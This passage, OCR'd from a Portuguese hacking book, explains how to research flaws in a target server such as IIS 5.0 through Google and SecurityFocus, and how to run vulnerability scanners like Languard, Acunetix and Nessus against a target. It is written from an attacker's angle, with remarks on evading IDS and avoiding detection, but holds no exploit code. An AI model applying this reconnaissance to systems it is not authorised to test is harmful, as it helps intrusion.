Logo em seguida, o navegador iria retornar a seguinte mensagem ao abrir o link:

No capítulo sobre como explorar falhas, veremos como usar o XSS para obter cookies alheios e outros truques.


7.6 Pesquisa Manual

Como citei anteriormente, a pesquisa quando bem feita é o recurso mais poderoso para a descoberta de falhas. Isso acontece por um motivo: muitas vezes, os bugs são descobertos e publicados na Internet tão rapidamente que os programas criados para identificar falhas nem sempre são atualizados com a frequência desejada e, mesmo que fossem, não conseguiriam uma porcentagem muito elevada de acertos. Costumam mostrar muitos falsos-positivos. Mas falaremos disso depois.

Primeiramente, vamos usar um exemplo. Descobrimos que o servidor Web do nosso alvo é o IIS 5.0, do Windows 2000. Queremos pesquisar falhas recém-descobertas desse servidor.

Vamos usar o Google primeiro:

Digitei +"IIS 5.0" +overflow e obtive a seguinte resposta:



Diversos links apareceram, quase todos para sites especializados que publicam falhas de diversos programas. Também fornecem informações sobre os problemas e, em grande parte das vezes, como explorar esses bugs. Ah, como corrigi-los também, mas isso veremos depois.

Além da pesquisa no Google, eu recomendo uma visita ao melhor banco de dados existente sobre falhas, localizado no site <www.securityfocus.com>.

Farei um passo-a-passo para mostrar como é simples a pesquisa nele.


Novamente queremos pesquisar falhas sobre o IIS 5.0.


Acesse diretamente as vulnerabilidades através do link: <www.securityfocus.com/vulnerabilities>.

O banco de dados irá aparecer para pesquisa. Ele pede três informações: fabricante, produto e versão.


Na imagem a seguir, vamos selecionar o fabricante do software que queremos pesquisar falhas.

Em Vendor, escolhemos Microsoft, já que queremos pesquisar falhas sobre o IIS 5.0. Após selecionar a empresa, é hora de escolher o produto.







Selecionamos IIS. O último passo, antes de vermos as falhas, é selecionar a versão que desejamos do servidor Web da Microsoft.




Prontinho! Pode ver que as falhas já são mostradas na imagem a seguir:



São agrupadas por data. Procurei e selecionei a falha mais recente da época em que esse livro estava sendo escrito. Apareceram as seguintes informações na tela:




É uma falha de buffer overflow na extensão .printer ISAPI. Ao ler as informações, vemos que a falha é remota, que foi publicada em 2001, mas foi feito um novo update em fevereiro de 2005, e que vários sistemas são vulneráveis. Pode ver que estamos na tab info, ainda temos *discussion* (discussão sobre a falha), exploit (códigos demonstrando como explorar a falha), solution (solução da falha) e references (referências sobre o problema). As seções exploit e solution só veremos no próximo capítulo, mas vamos conferir a discussão sobre a falha na imagem a seguir:



Com isso, você vai entender mais como essa falha ocorre, tendo assim mais chances de conseguir explorá-la remotamente.

Alguns websites são especializados também na divulgação de programas para explorar tais falhas (os chamados exploits, que será assunto de nosso estudo mais à frente no livro). Atualmente um site muito conhecido que pratica essa divulgação é o do grupo Inj3ct0r <http://1337day.com> .

Observe a imagem a seguir:



Quero lembrar que o objetivo desse livro **não é publicar as falhas recentes**, como muitos outros fazem e, sim, ensinar o leitor a pesquisar essas falhas por si mesmo. O objetivo? As falhas se desatualizam muito rápidamente, então, em vez de fornecer o peixe, ensinar a pescar é algo muito mais útil.

Encerramos aqui o assunto sobre a pesquisa manual. Vamos ver como podemos pesquisar de modo automatizado, utilizando os chamados "scanners de vulnerabilidade".

7.7 Pesquisa Automatizada


Quando vimos os scanners, praticamente os utilizamos para descobrir hosts ativos na rede, portas e identificar os serviços nessas portas. Bom, alguns vão além. Muitos scanners também têm um banco

de dados de falhas e checam os serviços descobertos no host-alvo para ver se descobrem alguma vulnerabilidade. É um processo completamente automatizado e extremamente simples, que não requer nenhum tipo de pesquisa manual.

7.7.1 Languard


Vamos começar com um programa mais simples de se usar, que inclusive já foi mostrado anteriormente: o Languard. Por padrão, quando você coloca um alvo para ser escaneado (seja um IP, um intervalo de endereços IPs ou um domínio), ele automaticamente já determina as possíveis falhas encontradas. Apesar de não ser um programa especializado em descobrir falhas (alguns, como o Nessus, que veremos depois, têm um banco de dados de falhas infinitamente maior); para começar, ele serve bem.

No exemplo, rodamos o Languard em um endereço IP qualquer. Através do IPC$ (que já foi explicado antes), ele descobriu que esse sistema não possui uma senha para a conta de administrador. Seria muito simples conseguir logar nele já que não possui nenhum recurso de Firewall. Essa informação é fácil de deduzir analisando os resultados. O programa identificou portas TCP/UDP e compartilhamentos. O Languard possui versões para Windows e Linux.



7.7.2 Shadow Security Scanner

Outro excelente scanner de vulnerabilidade. Baseado no, também excelente, Retina; o Shadow Security Scanner (SSS) é um dos mais completos programas de varredura para o sistema Windows. Ele possui um grande banco de dados de falhas e é atualizado constantemente. O processo também é similar. Você coloca um endereço IP, intervalo ou domínio e espera os resultados. A seguir, vemos o resultado de uma varredura:




O programa divide-se em três seções. A da esquerda, mostra os endereços IPs que estão sendo varridos. A da direita, mostra informações sobre a máquina e as falhas encontradas. A de baixo, mostra mais detalhes de uma determinada falha, como links e informações específicas, comunicando também sobre como corrigir o problema. As falhas mostradas estão distribuídas em três cores: vermelho (falha grave), amarelo (risco médio), verde (risco mínimo).

7.7.3 Syhunt TrustSight

Outro excelente scanner. Mas esse é um pouco diferente por um motivo: ele é próprio para escanear servidores Web à procura de falhas. Como é um programa especializado só nessa tarefa, ele possui um banco de dados muito superior ao dos concorrentes quando se trata de falhas Web. Checa por permutações, possui recursos para burlar um sistema IDS (realizando técnicas como incluir unicode, barras duplas ou triplas, barras invertidas, as quais

veremos mais adiante). Esse programa foi criado e é desenvolvido por um brasileiro. Antigamente, era chamado de "N-Stealth". Observe a janela a seguir:



À esquerda, temos três opções: Scanner, que é o processo de varredura em si; IDS Test, no qual você pode configurar quais opções de tentativa de ocultamento de sistemas IDS você deseja; e Database, que é o banco de dados de falhas. Essa opção permite que você acrescente suas próprias URLs a serem testadas no site alvo. À direita, na janela maior, são mostrados detalhes do escaneamento e o que já foi encontrado.


Se o seu desejo é apenas varrer o servidor Web de alguém, esse programa é a sua melhor opção. É difícil ele não encontrar nenhum problema através dos milhares de problemas testados, por menor que seja.

7.7.4 Acunetix Web Security Scanner

Assim como o TrustSight, o Acunetix é uma ótima opção quando queremos fazer a varredura de plataformas web. Ele é especializado na descoberta de problemas de *SQL* Injection, Cross Site Scripting e outros.

A parte realmente interessante do Acunetix é a sua capacidade de geração de relatórios altamente personalizados para atender, por exemplo, ao diretor de empresa (relatórios com menos conteúdo técnico) ou aos analistas (relatórios mais completos).

Veja a próxima imagem:



7.7.5 Nessus

Deixei para mostrar por último o mais completo scanner de falhas existente, e o melhor de tudo, é gratuito. Para os sistemas baseados em Linux (exceto o cliente que também possui versão Windows), o Nessus possui arquitetura cliente-servidor, possibilitando que qualquer pessoa que possua o programa-cliente possa se conectar à máquina na qual está o servidor e realizar escaneamentos a partir dela. Até por questões de anonimidade, esse é um recurso muito útil.


Vou dar uma visão geral de como o programa funciona, já que não é tão simples como só abrir e digitar um endereço IP.

Primeiro, você faz o download do programa.


Se você não souber compilar, verifique se o seu Linux possui o aplicativo apt-get, que já baixa e instala o programa. Siga as instruções na tela para criar o certificado digital para ele.

Depois, crie um novo usuário. Essa informação está toda bem explicada no site do programa. Depois que tiver tudo instalado, rode o servidor digitando nessusd –D.


Agora, é só rodar o cliente digitando nessus. A tela a seguir aparecerá:




Nessa primeira tela, você coloca o IP de onde está o servidor no Nessus (nessusd host), a porta do servidor, o seu nome de usuário e senha para se conectar - por isso o passo de criar o usuário antes. Após estar conectado, você tem a opção de ver os Plugins, Preferências, Opções de escaneamento, Seleção de Alvo, Usuário e KB (Knowledge Base). Vamos conferir um por um.



Na aba Plugins você habilita ou desabilita os plugins que vêm com o programa. Isso é útil quando você quer descobrir tipos específicos de falhas. Por exemplo, se você necessitar varrer um sistema Linux, então deve desabilitar os plugins de descoberta de vulnerabilidade em Windows. Isso vai lhe poupar um tempo precioso, além de lhe deixar menos exposto a possíveis detecções. Você pode, se quiser, baixar e fazer upload de novos plugins ao Nessus, adicionando novas funcionalidades ao programa.




Aqui, em Preferências dos plugins, você pode configurar cada plugin da maneira que quiser. Colocar nome de usuários e senhas que serão testados, diretórios, strings, enfim, poderá personalizar da maneira que desejar, aumentando a chance de descobrir alguma falha, caso você já possua informações sobre o sistema-alvo.



A seguir temos as opções de escaneamento. Aqui, você vai colocar o range de portas, se quiser considerar as portas não escaneadas como fechadas; o número de hosts para testar ao mesmo tempo; o número de checagens que também deverão ser testadas ao mesmo tempo; o caminho para os CGIs a serem testados, se quiser realizar um lookup reverso no IP (para pegar o nome de domínio) antes de testá-lo; a otimização do teste; as checagens seguras; além de designar hosts pelo seu endereço MAC e optar pelo escaneamento desconectado (com opção de enviar os

resultados por e-mail). Enfim, observa-se que são muitas as opções. A última é o escaneamento contínuo, com a opção de definir o tempo entre duas varreduras.


A escolha do alvo será mostrada por último, vamos ver agora a aba *Usuário*. Nela, você pode definir regras para rejeitar ou aceitar determinado endereço/intervalo. Na imagem anterior, foi solicitado que os pacotes relacionados ao IP 192.168.1.5 fossem rejeitados e que o restante fosse aceito por padrão (default accept). Isso é interessante principalmente quando você manda o Nessus varrer um intervalo grande de endereços IPs, sendo que o seu está no meio. Como fazer para ele não escanear você mesmo? Você deve solicitar que ele rejeite o seu endereço IP, passando direto para o próximo.




A Knowledge Base (Base de Conhecimento) permite ao Nessus "aprender" e facilitar o trabalho de novos escaneamentos.

Ao marcar a opção KB saving, você poderá escolher entre testar todos os hosts sempre, apenas testar hosts que já foram testados ou somente testar hosts que nunca foram testados.


Também temos outras opções, como não executar scanners que já foram executados, não executar plugins que já foram usados e somente mostrar diferenças do escaneamento anterior (muito útil esse último, já que você pode varrer um host e, após alguns dias, varrê-lo novamente. O Nessus só vai mostrar a diferença entre os dois).



Em Target selection você vai definir o alvo: se é um IP, um domínio, um intervalo etc. Pode escolher também se deseja realizar uma transferência de zona (útil para descobrir domínios como servidor de correio mx), pode salvar a sessão, restaurar uma sessão e deletar sessão. Após acrescentar seus alvos e configurar todo o resto que mostramos anteriormente, clique em Start the scan (Iniciar o escaneamento). A janela a seguir mostra o progresso dos alvos:



Cada quadrinho desse é um endereço. O interessante é que o Nessus não os varre um por um e, sim, simultaneamente. As duas barras à direita de cada endereço são Portscan, até onde foi a varredura de portas; e Attack, a realização do ataque para descoberta de falhas em si. Clicando no botão Stop, você pode parar a varredura de um dos endereços ou simplesmente clique em Stop the whole test para cessar totalmente o processo. Na próxima janela, você vê o resultado do que fizemos.



